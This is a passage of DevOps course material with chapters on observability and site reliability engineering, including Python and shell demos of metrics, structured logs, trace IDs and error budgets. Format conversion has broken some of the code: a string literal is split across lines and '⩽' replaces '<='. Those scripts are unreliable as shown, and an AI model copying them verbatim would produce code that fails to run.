3. Note which failures each design survives: instance loss, data deletion, zone loss, region loss.

- **Done when:** you have a table with one row per component and a column showing which of the four failure types is covered, with at least one honest "not covered" entry.

☐ **T6 — Prove it: a timed restore drill** *(≈60 min, advanced)*

- **Goal:** demonstrate recovery unaided and report real numbers.
- **Steps:**
  1. Without the guide, build a database with a live writer, automated backups, and a monitor that alerts (prints a warning) if the newest backup is older than a threshold.
  2. Trigger a disaster of your choice (delete the file, truncate a table) and recover.
  3. Write a three-line report: actual RPO, actual RTO (including how long it took you to notice), and the one change that would improve each.
- **Done when:** you recovered the database, the monitor fired when you stopped backups, and your report names measured numbers rather than estimates.

10 Self-check questions

1. Define RPO and RTO, and say what costs more: a smaller RPO or a larger one?
2. Why is a replica not a backup?
3. What is the 3-2-1 backup rule?
4. Name the four AWS DR strategies in order of cost.
5. Why must restores be tested, and what should you measure?

ANSWERS

1. RPO is how much data (as time) you can lose; RTO is how long you can be down. A smaller RPO or RTO costs more, because it needs more frequent copies, standby capacity or continuous replication.
2. A replica copies every change instantly, including mistakes and deletions, so it cannot take you back to an earlier state. It protects against hardware failure; a backup (or PITR) protects against data errors.
3. Keep three copies of the data, on two different kinds of storage, with one copy off-site.
4. Backup and restore, pilot light, warm standby, multi-site active/active.

5. Backups can fail silently or be unrestorable. Measure whether the restore succeeds, how long it takes (actual RTO), and how much data is missing (actual RPO), and compare with the targets.

11 Further reading

- AWS whitepaper "Disaster Recovery of Workloads on AWS: Recovery in the Cloud" (docs.aws.amazon.com).
- PostgreSQL documentation, chapters "Backup and Restore" and "Continuous Archiving and Point-in-Time Recovery" (postgresql.org/docs).
- GitLab's public post-mortem of the January 2017 database incident (search "GitLab.com database incident" on about.gitlab.com).
- *Site Reliability Engineering* (Google, sre.google/books) — the chapter on data integrity.
- See also: Level 15: Backups §15.1 and Level 15: Testing Backup Restoration §15.9.

0.10 Observability

Topic 10 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Observability is how well you can understand what a running system is doing, and why, from the data it emits — without having to ship new code to find out. In practice that data comes in three main forms, often called the **three pillars**:

- **Metrics** — numbers measured over time (requests per second, error rate, CPU, queue depth). Cheap to store and great for dashboards and alerts: they tell you *that* something is wrong.
- **Logs** — timestamped records of individual events ("order 4411 failed: stock database timeout"). They tell you *what happened* in detail.
- **Traces** — the path of one request as it crosses services, with the time spent in each step. They tell you *where* in a chain of services the time or the error came from.

Monitoring and observability are related but not identical. Monitoring watches for *known* failure modes: you decide in advance what to measure and alert on ("page me if the error rate exceeds 2 percent"). Observability is the property that lets you investigate *unknown* problems: you can slice rich data by any attribute (customer, version, region) and ask questions you did not think of beforehand. Monitoring is something you do; observability is something your system has. You need both.

This page is an overview. The detail lives in Level 10: start with The Three Pillars §10.1.

2 Why it matters in DevOps

- **You cannot fix what you cannot see.** In distributed systems "the site is slow" could be any of a dozen causes; without data, debugging is guessing.
- **Mean time to detect and to resolve (MTTD, MTTR)** are dominated by how fast you can find the cause, not by how fast you can type the fix.

- **Deploys need feedback.** Canary and rollback decisions are made on metrics (Deployment Strategies §0.7); SLOs are measured from them (Site Reliability Engineering §0.11).
- **Immutable, autoscaled instances disappear.** The server that failed may be gone, so logs and metrics must live off the box (Immutable Infrastructure §0.5).
- **Alert quality decides sleep quality.** Good signals produce few, actionable pages; poor ones produce noise, and engineers start ignoring alerts.

3 Real-world system example

Prometheus and Grafana. Prometheus, originally built at SoundCloud and now a graduated project of the Cloud Native Computing Foundation (CNCF), is the de facto standard for metrics in Kubernetes environments. It **scrapes** an HTTP `/metrics` endpoint on each target at a regular interval, stores the time series, and evaluates alert rules; Grafana draws the dashboards. The text format you will emit below is that format. See Level 10: Prometheus and PromQL §10.2.

Google Dapper and distributed tracing. Google published a 2010 paper describing Dapper, its internal distributed tracing system, which attaches an identifier to a request and propagates it across every service call. That design inspired open-source systems such as Zipkin and Jaeger and, in the end, the vendor-neutral **OpenTelemetry** standard (a CNCF project formed from the merger of OpenTracing and OpenCensus) for metrics, logs and traces (Level 10: Distributed Tracing §10.8, Level 10: OpenTelemetry §10.9).

Netflix has publicly described building its own telemetry platforms, including Atlas, an in-memory dimensional time-series system it open-sourced, because the volume of metrics from a large streaming platform demands special engineering. The general lesson is that observability data itself becomes a large system that must be designed, budgeted and operated.

The ELK and Loki families (Elasticsearch/Logstash/Kibana, and Grafana Loki) are common ways to collect and search logs from many hosts and containers in one place (Level 10: Log Aggregation with Loki §10.6).

4 Diagram

How telemetry flows from your service to people:




Figure 0.10-1

The debugging path: metrics say that, logs say what, traces say where.




Figure 0.10-2

5 How it works

The three pillars compared

	Metrics	Logs	Traces
Data	Numbers aggregated over time	Discrete event records	A tree of timed spans for one request
Question answered	Is something wrong? How bad?	What exactly happened?	Where did the time or error come from?
Volume and cost	Low, bounded by series count	High, grows with traffic	Medium, usually sampled

	Metrics	Logs	Traces
Good for	Dashboards, alerts, SLOs, capacity	Debugging, audit, forensics	Latency analysis across services
Example	`http_requests_total{status="500"}`	`{"level":"error","msg":"stock timeout"}`	268 ms request: 3 ms in API, 266 ms in inventory
Pitfall	High-cardinality labels blow up storage	Unstructured text is hard to query	Missing propagation breaks the chain

Ideas worth knowing from day one

- **Golden signals / RED / USE.** For a service watch latency, traffic, errors and saturation (the Google SRE "four golden signals"); a common request-service shorthand is RED (Rate, Errors, Duration); for resources it is USE (Utilisation, Saturation, Errors). Detail in Level 10: What to Monitor §10.11.
- **Structured logs.** Log JSON (key/value fields), not sentences, so machines can filter by `status` or `customer_id` (Level 10: Structured Logging §10.5).
- **Correlation / trace IDs.** Generate an ID at the edge and pass it through every service call and every log line so one request can be reassembled (Level 10: Correlation IDs §10.7).
- **Cardinality.** Every unique combination of label values is a separate time series. Labels like `user_id` or `request_id` on metrics will melt a metrics store; put such detail in logs and traces.
- **Percentiles, not averages.** Averages hide the slow tail. Track p50, p95, p99 latency; histograms make that possible.
- **Alert on symptoms, not causes.** Page on "users are seeing errors or slowness" and use dashboards to investigate causes like "CPU at 90 percent".
- **Monitoring vs observability, in one line:** dashboards show you the problems you predicted; high-quality, queryable telemetry helps you with the ones you did not.

6 Step-by-step guide

Goal: run two tiny services, generate load, and use all three signals to find a real failure: read **metrics** to see the problem exists, **logs** to see what failed, and a **trace id** to follow one request across both services. **Prerequisites:** Python 3 and `curl`. Ports 9001 and 9002 on `127.0.0.1`. **Cost: none.**

1. **Create the services.** One file runs either role. The `api` service calls the `inventory` service; `inventory` is slow and fails about 15 percent of the time. Both write JSON logs, count requests, and pass an `X-Trace-Id` header.

BASH

```
mkdir -p ~/obs-demo && cd ~/obs-demo
cat > svc.py <<'EOF'
# svc.py - two tiny services in one file.  python3 svc.py api 9001   |   python3 svc.py
  inventory 9002
# Each request emits: a structured JSON log line (LOGS), counters/latency in /metrics
  (METRICS),
# and a trace_id passed between services so one request can be followed end to end
  (TRACES).
import json, random, sys, time, urllib.request, uuid
from http.server import BaseHTTPRequestHandler, HTTPServer

ROLE, PORT = sys.argv[1], int(sys.argv[2])
STATS = {"requests_total": 0, "errors_total": 0, "duration_ms_sum": 0.0}
BUCKETS = [100, 250, 500, 1000]                        # latency histogram upper bounds in
  ms
HIST = {b: 0 for b in BUCKETS}

def log(**fields):
    print(json.dumps({"ts": round(time.time(), 3), "service": ROLE, **fields}),
  flush=True)

class H(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/metrics":
            lines = [f"shop_requests_total {STATS['requests_total']}",
                     f"shop_errors_total {STATS['errors_total']}",
                     f"shop_request_duration_ms_sum {STATS['duration_ms_sum']:.1f}"]
            lines += [f'shop_request_duration_ms_bucket{{le="{b}"}} {HIST[b]}' for b in
  BUCKETS]
            body, code = ("\n".join(lines) + "\n").encode(), 200
        else:
            start = time.time()
            trace_id = self.headers.get("X-Trace-Id") or uuid.uuid4().hex[:8]
            code, msg = 200, "ok"
            if ROLE == "inventory":
                time.sleep(random.uniform(0.05, 0.3))
                if random.random() < 0.15:
                    code, msg = 500, "stock database timeout"
            else:
                req = urllib.request.Request("http://127.0.0.1:9002/stock", headers={"X-
  Trace-Id": trace_id})
                try:
                    urllib.request.urlopen(req, timeout=2).read()
                except Exception as e:
                    code, msg = 502, f"inventory call failed: {e}"
            ms = (time.time() - start) * 1000
            STATS["requests_total"] += 1
            STATS["duration_ms_sum"] += ms
            if code >= 500:
                STATS["errors_total"] += 1
            for b in BUCKETS:
                if ms <= b:
                    HIST[b] += 1
```

```
            log(trace_id=trace_id, path=self.path, status=code, duration_ms=round(ms),
  msg=msg)
            body = json.dumps({"status": code, "trace_id": trace_id}).encode()
        self.send_response(code)
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
    def log_message(self, *a):
        pass

HTTPServer(("127.0.0.1", PORT), H).serve_forever()
EOF
```

2. **Start both services, sending their logs to files (as a log shipper would collect them).**

```bash
python3 svc.py inventory 9002 > inventory.log & echo $! > inventory.pid
python3 svc.py api 9001 > api.log & echo $! > api.pid
sleep 1
```

3. **Generate traffic.**

```bash
for i in $(seq 1 40); do curl -s -o /dev/null localhost:9001/order; done
```

4. **Metrics: is something wrong, and how bad?** The `/metrics` endpoint uses the Prometheus text format.

```bash
curl -s localhost:9001/metrics
```

Expected (numbers vary run to run):

```
shop_requests_total 40
shop_errors_total 8
shop_request_duration_ms_sum 7782.4
shop_request_duration_ms_bucket{le="100"} 3
shop_request_duration_ms_bucket{le="250"} 34
shop_request_duration_ms_bucket{le="500"} 40
shop_request_duration_ms_bucket{le="1000"} 40
```

Read it: error rate is `8 / 40 = 20 percent` (an alert would have fired). Buckets are cumulative: 34 of 40 requests finished within 250 ms, so the slowest ones are in the 250-500 ms range. Average latency `7782 / 40 ≈ 195 ms`. The metrics tell you *that* there is a problem but

not *why*.

5. **Logs: what failed?** Filter the structured logs for server errors.

```bash
head -2 api.log
grep -c '"status": 502' api.log
grep '"status": 502' api.log | head -2
```

Expected: JSON lines with `trace_id`, `status`, `duration_ms`; a count of failures matching the metric (for example `8`); and messages like `inventory call failed: HTTP Error 500: Internal Server Error`. The API is failing because its dependency failed, but you still do not know *which part* of the time or error belonged to which service.

6. **Traces: follow one request across both services.** Pick a failing request's trace id, and search both logs for it.

```bash
TRACE=$(grep '"status": 502' api.log | head -1 | python3 -c "import sys,json;
  print(json.loads(sys.stdin.readline())['trace_id'])")
echo "trace id: $TRACE"
grep -h "$TRACE" api.log inventory.log
```

Expected: two lines with the same `trace_id`, similar to (the order may differ):

```
{"ts": 1791506909.957, "service": "api", "trace_id": "ec99e54f", "path": "/order",
  "status": 502, "duration_ms": 268, "msg": "inventory call failed: HTTP Error 500:
  Internal Server Error"}
{"ts": 1791506909.956, "service": "inventory", "trace_id": "ec99e54f", "path": "/stock",
  "status": 500, "duration_ms": 266, "msg": "stock database timeout"}
```

Now you can see the whole story: the API spent 268 ms, of which 266 ms was the inventory service, which failed with a stock database timeout. A real tracing system (Jaeger, Tempo) draws exactly this as a waterfall of spans, using the same propagated ID idea, and OpenTelemetry automates the propagation.

7. **Ask a question you did not plan for.** Because the logs are structured, new questions are cheap. Which requests were slow *and* successful?

```bash
python3 - <<'EOF'
import json
for line in open("api.log"):
    r = json.loads(line)
    if r["status"] == 200 and r["duration_ms"] > 250:
        print(r["trace_id"], r["duration_ms"])
EOF
```

Expected: possibly few or zero lines (the services are at most about 300 ms). Change the threshold and the filter and you have done what "observability" means: querying existing data in a new way without redeploying. Had the logs been plain sentences, this would have required regular expressions and guesswork.

8. **Clean up.**

```bash
kill "$(cat api.pid)" "$(cat inventory.pid)"
cd ~ && rm -rf ~/obs-demo
```

7 Real-world scenario

Illustrative. At 09:10 an alert fires: the checkout error rate is 6 percent, above the 2 percent threshold for five minutes. The on-call engineer opens the dashboard (**metrics**): errors started at 09:02, only on `POST /checkout`, and only for version `2.14.0`, which was deployed at 09:00. She filters the **logs** for `service=shop-api status=500 version=2.14.0` and sees the message `redis: connection pool exhausted`. She picks one failing `trace_id` and opens the **trace**: the checkout request spends 30 seconds waiting on a Redis call inside a new loop that fetches cart items one at a time.

She rolls back to 2.13.x (the canary had only covered 5 percent for two minutes, too short to see a pool problem), error rate returns to baseline at 09:18, and the next day the team fixes the loop, adds a connection-pool saturation metric and extends the canary window. Total time to understand the problem: about six minutes, because every signal pointed to the next one. Without a trace id on the logs, it would have been guesswork across four services. **Lesson:** the value is in the connections between signals: metric to log to trace, joined by consistent labels and IDs.

8 Common mistakes and best practices

Don't

- Collect everything and look at nothing: dashboards nobody reads and alerts nobody trusts.
- Alert on every CPU spike or on causes. Page only on conditions where a human must act now.
- Put high-cardinality values (user IDs, request IDs, raw URLs) into metric labels.
- Log secrets, tokens, full card numbers or personal data.
- Log unstructured sentences that you will need regular expressions to parse.
- Rely on averages for latency.
- Keep logs only on the server that may be destroyed.

Do

- Instrument the four golden signals (or RED) for every service from the start.
- Emit structured logs with a consistent set of fields: timestamp, level, service, version, trace_id.
- Propagate a trace/correlation ID across every hop, including queues and background jobs.
- Record the deployed version in metrics and logs so you can compare before and after a release.
- Link every alert to a dashboard and a runbook, and review alerts that fired without action.
- Budget for observability data: retention, sampling, and cost are design decisions.

9 Tasks

- [ ] **T1 — Run the three signals** *(≈30 min, beginner)*
  - **Goal:** observe metrics, logs and a trace id for the same failure.
  - **Steps:**
    1. Complete guide steps 1-6.
    2. Write down for the same failing request: its metric contribution, its log line, and its trace id lines in both services.
  - **Done when:** you can show `shop_errors_total` from `/metrics`, the matching count from `grep -c`, and two log lines sharing one `trace_id`.
- [ ] **T2 — Compute SLI numbers from raw data** *(≈30 min, beginner)*
  - **Goal:** derive availability and p95 latency from the logs.
  - **Steps:**

1. Send 200 requests.
2. Using Python on `api.log`, compute the success rate and the 95th-percentile `duration_ms`.
3. Compare with the average latency from the metrics and explain the difference.

- **Done when:** you have a success percentage and a p95 value, and your explanation says why p95 is larger than the mean.

☐ **T3 — Add a new metric and a new log field** *(≈40 min, intermediate)*

- **Goal:** instrument something yourself.
- **Steps:**
  1. Add a `version` field (read from an environment variable `APP_VERSION`, default `1.0.0`) to every log line and a `shop_build_info{version="..."} 1` line to `/metrics`.
  2. Restart the services with `APP_VERSION=1.1.0` and send traffic.
  3. Query the logs for lines by version.
- **Done when:** `curl localhost:9001/metrics` shows the build info metric and `grep '"version": "1.1.0"' api.log` returns lines.

☐ **T4 — Break the trace and repair it** *(≈35 min, intermediate)*

- **Goal:** feel why propagation matters.
- **Steps:**
  1. Remove the `X-Trace-Id` header from the `api` call to inventory.
  2. Reproduce a failure and try to connect the API log line to the inventory log line using only timestamps.
  3. Restore the header and compare how long each method takes.
- **Done when:** you can state, from your own attempt, why timestamp matching becomes unreliable under concurrent load (run two `curl` loops at once to see).

☐ **T5 — Write a symptom-based alert** *(≈45 min, intermediate)*

- **Goal:** turn a metric into a useful alert.
- **Steps:**
  1. Write `alert.sh` that fetches `/metrics` twice, 10 seconds apart, computes the error rate over that interval from the counters, and prints `ALERT` if it exceeds 5 percent.
  2. Run it while a `curl` loop is generating traffic.
  3. Explain why you compare counters over an interval instead of using the cumulative totals.

- **Done when:** the script prints `OK` with a healthy service (change `0.15` to `0` in `svc.py` and restart `inventory`), prints `ALERT` with the failing one, and your explanation mentions that counters only increase.

☐ **T6 — Prove it: diagnose an unknown failure** *(≈50 min, advanced)*

- **Goal:** use signals to find a cause you were not told.
- **Steps:**
  1. Ask a friend (or change the code yourself without looking) to add a hidden fault: for example, `inventory` becomes slow only for requests with `path=/order?sku=42`.
  2. Using only `/metrics`, logs and trace ids, identify which requests are affected and what the cause is.
  3. Write the investigation as three bullet points: what the metric showed, what the logs narrowed it to, what the trace id proved.
- **Done when:** you identified the faulty condition without reading the source, and your write-up names which signal answered which question.

10 Self-check questions

1. Name the three pillars and the question each one answers best.
2. What is the difference between monitoring and observability?
3. Why should you not put `user_id` in a metric label?
4. What is a trace/correlation ID and where must it be propagated?
5. Why are percentiles better than averages for latency?

ANSWERS

1. Metrics: is something wrong and how bad. Logs: what exactly happened. Traces: where in the chain of services the time or error arose.
2. Monitoring checks for known failure modes with predefined dashboards and alerts. Observability is the property of having rich, queryable telemetry so you can investigate unknown problems and ask new questions without changing the code.
3. Each unique label value creates a separate time series; thousands or millions of users would explode storage and query cost. Put per-user detail in logs or traces instead.
4. A unique identifier created at the edge of a request and passed on every call and logged by every service (HTTP headers, message metadata, job arguments), so all the signals for one request can be joined.
5. Averages hide the slow tail; a few very slow requests (which real users notice) barely move the mean, while p95 and p99 show what the unluckiest users experience.

11 Further reading

- *Site Reliability Engineering* (Google, free at sre.google/books) — the chapter on monitoring distributed systems (the four golden signals).
- *Observability Engineering* by Charity Majors, Liz Fong-Jones and George Miranda.
- Prometheus documentation (prometheus.io/docs) and Grafana documentation (grafana.com/docs).
- OpenTelemetry documentation (opentelemetry.io/docs).
- Google's paper "Dapper, a Large-Scale Distributed Systems Tracing Infrastructure" (2010).
- See also: Level 10: Structured Logging §10.5 and Level 10: Sentry §10.10.

LAB NOTES What I ran, what I saw, what it means

0.11 Site Reliability Engineering

Topic 11 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Site Reliability Engineering (SRE) is an approach to operations that treats reliability as a software engineering problem. It began at Google, where a team of software engineers was asked to run production systems and responded by writing software to do it. Its signature idea is to make reliability *measurable* and then manage it with numbers instead of arguments:

- An **SLI (Service Level Indicator)** is a measurement of how the service is behaving, such as "the percentage of HTTP requests that succeed" or "the percentage of requests faster than 300 ms".
- An **SLO (Service Level Objective)** is the target for an SLI over a time window: "99.9 percent of requests succeed over 30 days".
- An **SLA (Service Level Agreement)** is a *contract* with customers, usually with financial consequences, built on a looser target than the internal SLO.
- An **error budget** is the amount of unreliability the SLO allows: 100 percent minus the SLO. A 99.9 percent SLO leaves 0.1 percent of requests (or about 43 minutes per 30 days) as budget to "spend" on deploys, experiments and failures.
- **Toil** is manual, repetitive, automatable operational work with no lasting value (Infrastructure Automation §0.6). SRE aims to cap it and engineer it away.

2 Why it matters in DevOps

- **It ends the oldest argument in tech.** Developers want to ship fast; operations wants stability. An error budget lets data decide: budget left means ship; budget gone means slow down and fix reliability.
- **100 percent is the wrong target.** Each extra nine costs far more and slows delivery, and users cannot tell the difference between 99.99 and 99.999 percent when their own phone or ISP is less reliable. The SLO says how reliable is *enough*.

- **It focuses alerting on user pain.** Alerts based on SLO burn rate tell you when users are affected, instead of paging on every CPU spike (Observability §0.10).
- **It makes ops work visible and finite.** Tracking toil and capping it gives teams a principled way to say "automate this" (Infrastructure Automation §0.6).
- **It builds a learning culture.** Blameless post-mortems and incident practices turn outages into improvements rather than blame.

3 Real-world system example

Google. The free book *Site Reliability Engineering* (2016) and its follow-up *The Site Reliability Workbook* describe Google's practice publicly. Key published ideas: the error budget as a shared tool between product and SRE teams; a guideline that SREs spend no more than about half their time on toil, with the rest on engineering work; SLO-based alerting using burn rates over multiple time windows; and blameless post-mortems. Google also describes the model *"class SRE implements interface DevOps"* — SRE is one concrete way to do what DevOps advocates.

Cloud provider SLAs. AWS, Google Cloud and Microsoft Azure each publish SLAs for their services that state a monthly uptime percentage and the service credit a customer receives if the provider falls below it. These external SLAs sit underneath the providers' tighter, internal SLOs, which is the typical relationship: the SLO is stricter than the SLA so the team is warned before the contract is breached.

Kubernetes and Prometheus. The open-source tooling to *measure* SLIs is mainstream: Prometheus histograms for latency and counters for errors, Grafana dashboards, and projects such as Sloth and Pyrra that generate SLO recording rules and burn-rate alerts. See Level 14: SLOs §14.2 and Level 14: Error Budgets §14.4.

4 Diagram

How SLI, SLO and the error budget drive decisions:




Figure 0.11-1

How the budget is spent during a month:




Figure 0.11-2

5 How it works

The vocabulary, side by side

Term	Question it answers	Example for `shop-api`	Who sets it
SLI	What do we measure?	Share of `POST /checkout` requests returning non-5xx in under 500 ms	Engineering, from user journeys
SLO	How good must it be?	99.9 percent of checkouts good, over a rolling 30 days	Product and engineering together

Term	Question it answers	Example for `shop-api`	Who sets it
Error budget	How much can fail?	0.1 percent: about 43 minutes of full outage per 30 days	Derived from the SLO
SLA	What have we promised, with what penalty?	99.5 percent monthly, service credits below that	Business and legal
Burn rate	How fast are we spending the budget?	14.4x means a 30-day budget is gone in about 2 days	Computed from live metrics

Choosing good SLIs

Pick indicators users feel: **availability** (did it work), **latency** (was it fast enough), and where relevant **correctness**, **freshness** and **durability**. Measure as close to the user as practical (load balancer or client), and use a *ratio of good events to valid events* so the number is easy to compare with a target.

Burn-rate alerting (the idea)

If you page whenever "error rate > 0.1 percent" you wake up for blips that cost nothing. If you page only when the monthly SLO is already lost, it is too late. The published approach alerts on the **rate of budget consumption**: a high burn rate over a short window (for example 14.4x over one hour, which consumes 2 percent of a 30-day budget) pages immediately; a slower burn (for example 1x over three days) opens a ticket. Detail in Level 14: Alert Fatigue Reduction §14.8.

What an SRE team does besides numbers

- **Incident response and on-call** with defined roles and practice (Level 14: Incident Management §14.5, On-call Practices §14.6).
- **Blameless post-mortems** that find system causes and track follow-up actions (Level 14: Postmortems §14.7).
- **Capacity planning** and load testing (Level 14: Capacity Planning §14.9).
- **Toil reduction:** automating the repeatable, with a toil budget.
- **Production readiness reviews:** checking a service has monitoring, rollbacks, runbooks and sensible limits before it launches.

SRE and DevOps

DevOps is a culture and set of practices: shared ownership between development and operations, automation, fast feedback. SRE is a specific, prescriptive implementation of those ideas with job roles, metrics (SLOs) and rules (error budgets, toil caps). You can do DevOps

without a team called SRE, and you can have an "SRE" team that does not do SRE. The real test is whether reliability work is driven by data and owned by engineers who can change the code.

6 Step-by-step guide

Goal: compute an SLI, an SLO status, an error budget and a burn rate from 30 days of (illustrative) traffic data, then see how choosing a different SLO changes the decision.
Prerequisites: Python 3. No network. **Cost: none.**

1. **Generate 30 days of illustrative hourly traffic.** The data contains normal background errors (about 0.05 percent), a bad-deploy incident on day 12, and errors rising again on the last day.

```bash
mkdir -p ~/sre-demo && cd ~/sre-demo
cat > gen.py <<'EOF'
# gen.py - make 30 days of hourly request counts for shop-api (illustrative data, fixed
  seed).
import csv, random
random.seed(7)
with open("traffic.csv", "w", newline="") as f:
    w = csv.writer(f)
    w.writerow(["day", "hour", "total", "errors"])
    for day in range(1, 31):
        for hour in range(24):
            total = int(random.uniform(8000, 12000) * (1.5 if 9 ⩽ hour ⩽ 21 else 0.4))
            errors = int(total * random.uniform(0.0002, 0.0008))      # normal: about 0.05
  percent
            if day == 12 and 14 ⩽ hour ⩽ 16:                           # an incident: bad
  deploy
                errors = int(total * 0.12)
            if day == 30 and hour ⩾ 20:                                # today: errors
  rising again
                errors = int(total * 0.01)
            w.writerow([day, hour, total, errors])
EOF
python3 gen.py
head -3 traffic.csv
```

Expected: `day,hour,total,errors` followed by rows such as `1,0,3718,1`. 720 rows in total (`wc -l` prints 721).

2. **Write the SLO calculator.**

```bash
cat > budget.py <<'EOF'
```

```
# budget.py - SLO, error budget and burn rate from traffic.csv.   python3 budget.py
